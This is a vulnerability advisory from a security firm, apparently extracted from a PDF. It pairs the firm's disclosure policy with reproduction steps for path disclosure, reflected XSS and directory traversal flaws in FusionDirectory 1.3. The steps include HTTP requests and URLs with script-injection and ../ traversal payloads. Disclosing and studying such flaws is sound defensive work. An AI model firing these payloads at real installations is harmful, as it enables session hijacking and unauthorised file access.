DREAMLAB
TECHNOLOGIES

FusionDirectory 1.3 Multiple Flaws

April 2020
Dreamlab Technologies AG

Table of Contents

DREAMLAB
TECHNOLOGIES

Dreamlab Vulnerability Disclosure Policy

As a provider of security software, services, and research, Dreamlab Technologies takes security issues very seriously and recognize how important it is to help protect user privacy and security. As such, we are committed to addressing and reporting security issues through a coordinated and constructive approach, designed to drive the greatest protection for technology users.

Dreamlab's Vulnerability Disclosure Policy:

Dreamlab Technologies is fully committed to working closely with the information security community in order to protect users and ensure responsible disclosure. Toward this end, we are now formalizing our policy for disclosing vulnerabilities. We hope to foster an open partnership with the community as well as vendors, and have developed this policy to both reflect our corporate values and to uphold our good-faith.

At Dreamlab we are:

- Responsible: Respecting companies by providing time to patch identified vulnerabilities.
- Transparent: Protecting end users by providing enough information to help mitigate the vulnerability, in the time before a fix is released.
- Open: Sharing our findings to obtain a greater overall understanding and safety for all users of the Internet.
- Neutral: We are committed to treating all companies and vendors strictly equally. Dreamlab expects to be held to the same standard.

When our research team identifies a vulnerability, we report it via the company's official bug bounty program - if available - otherwise we will attempt to contact the security or admin team directly. If the company responds and agrees the security threat exists, we will work with them to communicate the vulnerability in detail and agree on the process for public disclosure. Responsibility for developing and releasing a patch lies firmly with the affected company, though we aim to facilitate this by providing detailed information about the vulnerability.

We adhere to a 90-day disclosure deadline: we notify the vulnerability immediately, with details shared in public with the community after 90 days from the first report, or sooner if the company releases a fix that publicly addresses the vulnerability. Deadlines can vary in the following ways:

- If a deadline is due to expire on a weekend or public holiday, it will be moved to the next normal working day.

- Before the 90-day deadline has expired, if a vendor lets us know that a patch is scheduled for release on a specific day that will fall within 14 days following the deadline, we will delay the public disclosure until the availability of the patch.

- When we observe a previously unknown and unpatched vulnerability under active exploitation (a “0day”), we believe that more urgent action—within 7 days—is appropriate. The reason for this special designation is that every day an actively exploited vulnerability remains undisclosed to the public and unpatched, increases the number of devices or accounts that will be compromised. Seven days is an aggressive timeline and may be too short for some vendors to update their products. We believe that it should be enough time to publish advice about possible mitigations, such as temporarily disabling a service, restricting access, or contacting the vendor for more information. As a result, after 7 days have elapsed without a patch or advisory, we will support researchers making details available so that users can take steps to protect themselves.

Until this disclosure deadline lapses, we are available to coordinate with the company in preparing a public announcement, providing that appropriate credit is given to the Dreamlab Research Team, and the researcher(s) who discovered the vulnerability.

If the disclosure deadline lapses without any announcement being made by the affected company, we will disclose the vulnerability to the public unless agreed otherwise. In the event that the affected company does not respond or agree that a reported vulnerability is a genuine security issue, then we may decide to request a CVE (Common Vulnerabilities and Exposures) ourselves and subsequently publicly disclose the issue at any time, not subject to the above disclosure deadlines.

For some vulnerabilities we may choose to publish a blog post on our website as part of the public announcement and disclosure. However, we will not release a proof-of-concept exploit at the same time as the initial public announcement and disclosure, unless otherwise agreed with the company.

This policy strongly supports our desire to improve industry response times to security bugs, whilst also providing softer landings for bugs marginally over deadline. We call on all researchers to adopt responsible disclosure deadlines in some form. Creating pressure towards more reasonably-timed fixes will result in smaller windows of opportunity for attackers to abuse vulnerabilities. In our opinion, vulnerability disclosure policies such as ours result in greater overall safety for every user of the Internet.

Please contact us at contact@dreamlab.net if you have any questions about our disclosure policy or our security research.

DREAMLAB TECHNOLOGIES

FusionDirectory 1.3 – Multiple Flaws

Summary

We have discovered multiple flaws in FusionDirectory 1.3 (the latest released version) during a penetration test. These flaws lead to information disclosure (filesystem path), Cross-Site Scripting (XSS) vulnerability and arbitrary file access to PNG files on the target server.


Steps to reproduce the vulnerabilities

Full Path Disclosure

Sending the following POST request to *main.php* would generate an error that discloses the directory where the application is installed.

```
POST /fusiondirectory/main.php HTTP/1.1
Host: X.X.X.X
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: XXX
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

reset=1&_channel_=TEST
```




Proxy HTTP (Burp Suite) to intercept POST requests

Cross-Site Scripting (XSS)

Checking the source code we have detected that the input from **message** parameter is not sanitized, which leads to an XSS vulnerability.


```
http://X.X.X.X/fusiondirectory/index.php?message=<script>alert(1)</script>
```



XSS successfully executed

The second XSS exists in the **plug** parameter by using "**invalidparameter**" for the **message**.

```
http://X.X.X.X/fusiondirectory/index.php?message=invalidparameter&plug=<scrip
t>alert(1)</script>
```



XSS successfully executed

Checking the source code, another XSS vulnerability can be seen on *index.php* precisely in the **server** POST parameter. The input from the user is not sanitized which leads to an XSS.

```
POST /fusiondirectory/index.php HTTP/1.1
Host: X.X.X.X
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: XXX
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

server=<script>alert(1);</script>
```


XSS successfully executed

Arbitrary File Access (PNG files only)

Checking the source code of class_IconTheme.inc, it can be seen that LookupIcon function is vulnerable to directory traversal attack and allows arbitrary file access. However, as extensions are statically defined, this vulnerability can only be used for accesing png, xpm, and svg files. This function can be called via *geticon.php* with the *icon* parameter containing a directory traversal payload with the path to a PNG file (without the extension).

For example:

```
http://X.X.X.X/fusiondirectory/geticon.php?context=types&size=16&icon=../../../../../../../../../../../../../../../../../../usr/share/info/gnupg-card-architecture
```



Arbitrary File Access to .png files

Impact

- **Full Path Disclosure** can be used to gain knowledge about the server filesystem, e.g. directory structure. This information can be used to assist other vulnerabilities, such as arbitrary file access vulnerability. More info: https://owasp.org/www-community/attacks/Full_Path_Disclosure.

- **XSS vulnerabilities** mentioned can be used for client-side attacks like session hijacking, phishing attacks among others. More info: https://owasp.org/www-community/attacks/xss/.

- Although **Arbitrary File Access** can be used to access sensitive files on the server, in this case, it has a low impact as it only allows to access image files existing in the server. More info: https://owasp.org/www-community/attacks/Path_Traversal.

More Information

For more information feel free to contact the person who has sent this document to you.

Dreamlab Technologies AG
www.dreamlab.net